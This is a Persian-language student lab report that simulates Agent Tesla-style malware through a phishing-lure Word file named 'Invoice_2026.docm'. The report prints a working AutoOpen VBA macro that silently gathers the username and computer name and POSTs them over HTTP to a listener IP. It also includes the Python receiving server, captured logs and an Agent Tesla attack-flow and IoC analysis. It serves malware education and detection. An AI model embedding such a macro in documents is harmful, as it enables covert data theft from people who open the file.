

گزارش بخش عملی

شبیه سازی تهدید مبتنی بر agent tesla

فائزه باقریان ۴۰۱۱۲۶۲۰۴۳

مقدمه

در حملات با استفاده از agent tesla مهاجم با ورود به سیستم قربانی از روش های مانند قیشینگ که ماهم ازین روش سناریو را چیدیم وارد سیستم قربانی شده و با سرقت اطلاعات بدون اسیب به سیستم قربانی اط اطلاعات سیستم قربانی برای حملات بزرگتر استفاده میکند. حال این سرقت اطلاعات میتواند با استفاده از کی لاگینگ باشد یا روش های دیگر که ما در اینجا با قطعه کدی ساده در فایل ماکرو اطلاعات پایه ای سیستم را به دست مهاجم میرسانیم.

**** توجه ****

با توجه به وضعیت فعلی کشور و عدم دسترسی به اینترنت جهانی بنده نتوانستم در محیط ایزوله این آزمایش را انجام دهم (عدم توانایی نصب ویندوز در وی ام) و همچنین عدم توانایی نصب ابزارهای لازمه این آزمایش را به صورت شبیه سازی کوچک انجام دادم

طراحی سناریوی تهدید

شرح سناریو

در این سناریو فرض می شود کاربر فایلی با ظاهر عادی (مانند فاکتور یا سند اداری) را دریافت و باز می کند. این فایل دارای Macro بوده و با باز شدن فایل، کد Macro به صورت خودکار اجرا می شود. اگرچه Macro مورد استفاده مخرب نیست ولی رفتار آن مشابه مراحل اولیه حملات واقعی Macro-based طراحی شده است.

رفتارهای شبیه سازی شده

سه رفتار اصلی در طراحی سناریو در نظر گرفته شده است:

۱. **Auto-Execution**: اجرای خودکار Macro بلافاصله پس از باز شدن فایل
۲. **Silent Execution**: انجام عملیات بدون نمایش پیام یا رابط کاربری
۳. **Artifact Creation**: ایجاد یک فایل لاگ شامل اطلاعات پایه کاربر و ارسال به ای پی مورد نظر از طریق http


آماده‌سازی محیط آزمایش

مشخصات سیستم میزبان

- سیستم عامل ویندوز ۱۱
- ابزار دفاعی فعال Windows Defender
- ابزار جمع‌آوری شواهد Windows Defender Logs Event Viewer

اقدامات انجام‌شده

- فعال‌سازی Real-time Protection در Windows Defender



- فعال‌سازی ثبت رویدادهای امنیتی (Process Creation Auditing) از طریق ابزار auditpol

```
C:\Users\AVA>certutil -hashfile "C:\Users\AVA\OneDrive\Desktop\Macro_Test\Invoice_2026.docm" SHA256
SHA256 hash of C:\Users\AVA\OneDrive\Desktop\Macro_Test\Invoice_2026.docm:
aaf30047416c3d166e9d24c8b6cfa580e29376b6b8a014523ec0b9d9e1ac040c
CertUtil: -hashfile command completed successfully.
```

Log Properties - Operational (Type: Operational)

General Subscriptions

Full Name: Microsoft-Windows-Windows Defender/Operational

Log path: %SystemRoot%\System32\Winevt\Logs\Microsoft-Windows-Windows Defender%4Ope

Log size: 4.07 MB(4,263,936 bytes)

Created: Tuesday, April 29, 2025 11:14:32 PM

Modified: Tuesday, January 20, 2026 1:15:31 PM

Accessed: Tuesday, January 20, 2026 1:16:19 PM

☒ Enable logging

Maximum log size (KB): 16384

When maximum event log size is reached:

☒ Overwrite events as needed (oldest events first)

☐ Archive the log when full, do not overwrite events

☐ Do not overwrite events (Clear logs manually)

Clear Log

OK Cancel Apply


ایجاد فایل Office دارای Macro

مشخصات فایل

- نام فایل Invoice_2026.docm
- نوع فایل Word Macro-Enabled Document

پیاده‌سازی Macro

در فایل ایجاد شده یک Macro با تابع AutoOpen تعریف شد که هنگام باز شدن فایل خودکار اجرا می‌شود. این Macro صرفاً اطلاعات محیطی را خوانده و در قالب یک فایل متنی ساده از طریق http به ای پی مورد نظر ارسال می‌کند. این اقدام به منظور ایجاد Artifact و اثبات اجرای Macro انجام شده است. این شبیه سازی بخاطر عدم وجود محیط ایزوله ایمن تر طراحی شده .



محیط Visual Basic Editor و وجود Macro

Invoice_2026 - for merge - Module1 (Code)


(General) AutoOpen

```
Sub AutoOpen()  
  
    Dim f As Integer  
    Dim http As Object  
    Dim logPath As String  
    Dim stream As Object  
    Dim fileData() As Byte  
  
    logPath = Environ("USERPROFILE") & "\Desktop\macro_log.txt"  
    f = FreeFile  
  
    Open logPath For Append As #f  
    Print #f, "Macro executed at: " & Now  
    Print #f, "Username: " & Environ("USERNAME")  
    Print #f, "Computer Name: " & Environ("COMPUTERNAME")  
    Close #f  
  
    Set stream = CreateObject("ADODB.Stream")  
    stream.Type = 1  
    stream.Open  
    stream.LoadFromFile logPath  
    fileData = stream.Read  
    stream.Close  
  
    Set http = CreateObject("WinHttp.WinHttpRequest.5.1")  
  
    http.Open "POST", "http://192.168.1.106:8000", False  
    http.setRequestHeader "Content-Type", "application/octet-stream"  
    http.Send fileData  
  
End Sub
```

اجرای آزمایش و جمع آوری شواهد

اجرای فایل


پیام Enable Content هنگام باز شدن فایل



فایل Invoice_2026.docm توسط کاربر باز شد و Macro فعال گردید.

پیش از آن مهاجم خود را به سرور تبدیل کرده تا فایل به پورت باز ۸۰۰۰ این سیستم ارسال شود.

```
C:\>python -m http.server 8000
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
```



The screenshot shows a VS Code editor window with a file named `server.py`. The code is a Python HTTP server that listens on port 8000 and handles POST requests by saving the data to a file named `received.txt`. The terminal output shows the server running and receiving three POST requests from 192.168.1.106.

```
1 from http.server import BaseHTTPRequestHandler, HTTPServer
2
3 usage
4 class Handler(BaseHTTPRequestHandler):
5     def do_POST(self):
6         length = int(self.headers['Content-Length'])
7         data = self.rfile.read(length)
8
9         with open("received.txt", "wb") as f:
10             f.write(data)
11
12         self.send_response(200)
13         self.end_headers()
14         self.wfile.write(b"OK")
15
16 server = HTTPServer( server_address= ("0.0.0.0", 8000), Handler)
17 print("Server running on port 8000...")
18 server.serve_forever()
```

Terminal output:

```
(.venv) PS C:\Users\AVA\Downloads\greedy> python server.py
Server running on port 8000...
192.168.1.106 - - [21/Jan/2026 02:24:01] "POST / HTTP/1.1" 200 -
192.168.1.106 - - [21/Jan/2026 02:31:48] "POST / HTTP/1.1" 200 -
192.168.1.106 - - [21/Jan/2026 02:47:34] "POST / HTTP/1.1" 200 -
```

در نتیجه فایل زیر پس از ارسال در پوشه ی شامل فایل `server.py` ایجاد شد:

`macro_log.txt`

این فایل شامل زمان اجرا و اطلاعات سیستم بوده و به عنوان مدرک قطعی اجرای Macro در نظر گرفته می شود و همچنین میتوان از این طریق سواستفاده هایی از سیستم قربانی کرد حال یا مستقیما از طریق کد هتی مخرب ماکرو یا استفاده از فایل های ماکرو به عنوان دروازه شروع.

- محتوای فایل `macro_log.txt`

```
}Macro executed at: 1/20/2026 1:47:14 PM
Username: AVA
Computer Name: LAPTOP-JO6QEKMS
Macro executed at: 1/21/2026 1:21:58 AM
Username: AVA
Computer Name: LAPTOP-JO6QEKMS
Macro executed at: 1/21/2026 2:05:21 AM
Username: AVA
Computer Name: LAPTOP-JO6QEKMS
Macro executed at: 1/21/2026 2:24:01 AM
Username: AVA
Computer Name: LAPTOP-JO6QEKMS
Macro executed at: 1/21/2026 2:31:48 AM
Username: AVA
Computer Name: LAPTOP-JO6QEKMS
Macro executed at: 1/21/2026 2:47:34 AM
Username: AVA
Computer Name: LAPTOP-JO6QEKMS
```

تحلیل رفتارهای مشکوک

اجرای خودکار Macro

اجرای کد بدون تعامل کاربر یکی از ویژگی‌های رایج حملات Macro-based است. این رفتار می‌تواند در مراحل اولیه نفوذ مورد استفاده قرار گیرد.


ایجاد Artifact روی سیستم

ایجاد فایل macro_log.txt مشابه تکنیک‌هایی است که بدافزارها برای اثبات اجرای موفق کد یا ذخیره اطلاعات اولیه استفاده می‌کنند.

عدم تشخیص مستقیم توسط Defender

با وجود اجرای Macro، هشدار مستقیم از سوی Windows Defender ثبت نشد. این موضوع نشان می‌دهد که عدم وجود Alert الزاماً به معنای نبود رفتار مشکوک نیست و اهمیت تحلیل Artifact ها و شواهد غیرمستقیم را برجسته می‌کند.

همچنین با ابزار resource monitor روی ویندوز تلاش برای ارسال داده از طرف ورد را بررسی کردم:



تحليل فني Agent Tesla

۱. نمودار جریان حمله (Attack Flow Diagram)

نمودار جریان حمله Agent Tesla شامل مراحل زیر است:

توصیف متنی نمودار

۱. Initial Access دسترسی اولیه

○ دریافت ایمیل فیشینگ توسط قربانی

○ ایمیل حاوی پیوست Office یا PDF با ظاهر قانونی

۲. User Interaction تعامل کاربر

○ کاربر پیوست را باز می کند

○ اجرای فایل یا فعال سازی محتوای داخلی (مانند لینک یا محتوای تعبیه شده)

۳. Execution اجرای بدافزار

○ اجرای فایل اجرایی Agent Tesla در سیستم

○ بارگذاری بدافزار در حافظه کاربر

۴. Persistence (اختیاری) ماندگاری

○ تلاش برای اجرای مجدد پس از ری استارت (در برخی نسخه ها)

۵. Collection – جمع آوری اطلاعات

○ استخراج اطلاعات مرورگرها

○ استخراج تنظیمات و اعتبارنامه های ایمیل

○ ثبت محدود ضربات کلید (Keylogging)

۶. Exfiltration – ارسال داده

○ ارسال اطلاعات سرقت شده از طریق SMTP یا FTP

○ استفاده از کانال های ارتباطی رایج برای پنهان سازی ترافیک

۷. Actions on Objectives تحقق هدف

نمودار جریان حمله Agent Tesla نشان می دهد که این بدافزار با تکیه بر فیشینگ ایمیلی و تعامل کاربر، مراحل اصلی زنجیره حمله شامل اجرا، جمع آوری اطلاعات و ارسال داده را بدون نیاز به exploit های پیچیده طی می کند.

۲. جدول Indicators of Compromise (IoCs)

Indicators of Compromise یا IoCs ها نشانه هایی هستند که می توانند به شناسایی آلودگی یا فعالیت مخرب کمک کنند. در مورد Agent Tesla، IoCs ها معمولاً شامل الگوهای رفتاری، نوع فایل ها و روش های ارتباطی هستند و نه الزاماً یک هش یا آدرس ثابت، زیرا این بدافزار به شدت قابل شخصی سازی است.

کاربرد دفاعی	توضیح	دسته IoC
شناسایی فایل‌های مشکوک	فایل اجرایی مبتنی بر .NET	نوع فایل
تحلیل ایمیل‌های ورودی	پیوست ایمیلی Office یا PDF	روش توزیع
تشخیص رفتار غیرعادی	اجرای فرآیند غیرمعمول پس از باز کردن پیوست	رفتار فرآیند
تشخیص Credential Harvesting	خواندن داده‌های ذخیره‌شده مرورگر	دسترسی به مرورگر
پایش دسترسی به فایل‌های حساس	استخراج تنظیمات Outlook	دسترسی به ایمیل
مانیتورینگ ترافیک	ارتباط خروجی SMTP یا FTP غیرمنتظره	ارتباط شبکه‌ای
تحلیل الگوهای خروج داده	ارسال داده‌های متنی فشرده	الگوی Exfiltration
نگاشت تهدید	Credential Access / Exfiltration	تکنیک MITRE

جدول IoC های Agent Tesla نشان می‌دهد که شناسایی این بدافزار بیش از آن‌که مبتنی بر امضاهای ثابت باشد، نیازمند تحلیل رفتار فرآیندها و الگوهای ارتباطی غیرعادی است.

نتیجه‌گیری

در این پروژه، رفتارهای اصلی یک بدافزار از نوع Remote Access Trojan با تمرکز بر نمونه‌ی شناخته‌شده Agent Tesla مورد بررسی قرار گرفت. هدف اصلی، پیاده‌سازی بدافزار واقعی نبوده، بلکه شبیه‌سازی ایمن و آموزشی رفتارهای کلیدی آن به‌منظور درک بهتر نحوه عملکرد، تحلیل دینامیک و بررسی ارتباطات شبکه‌ای بوده است.

در فرآیند انجام آزمایش، برخی از رفتارهای مهم بدافزارها از جمله جمع‌آوری اطلاعات پایه سیستم، ذخیره موقت داده‌ها (Data Staging) و تلاش برای ارسال اطلاعات به مقصد شبکه‌ای (Data Exfiltration) به‌صورت کنترل‌شده و بدون استفاده از داده‌های حساس شبیه‌سازی شد. این شبیه‌سازی امکان مشاهده عملی رفتار شبکه‌ای برنامه و تحلیل آن را فراهم نمود.

به منظور تحلیل دینامیک، اجرای برنامه در محیط آزمایشی انجام شد و ارتباطات شبکه‌ای ایجاد شده از طریق ابزارهای داخلی سیستم عامل ویندوز مورد بررسی قرار گرفت. نتایج نشان داد که فرآیند اجرایی برنامه قادر به برقراری ارتباط TCP با مقصد مشخص بوده و داده‌ها از طریق پروتکل HTTP منتقل شده‌اند. این رفتار از نظر مفهومی مشابه الگوی ارتباطی بدافزارها با سرور فرماندهی و کنترل (C2) می‌باشد. در نهایت، نتایج این پروژه نشان داد که شناخت رفتار بدافزارها، حتی بدون پیاده‌سازی نسخه‌های واقعی و مخرب آن‌ها، نقش مهمی در افزایش درک امنیتی، تحلیل تهدیدات و توسعه راهکارهای دفاعی دارد. انجام چنین شبیه‌سازی‌هایی در محیط ایزوله می‌تواند به عنوان روشی مؤثر و ایمن برای آموزش مفاهیم امنیت اطلاعات و تحلیل بدافزار مورد استفاده قرار گیرد.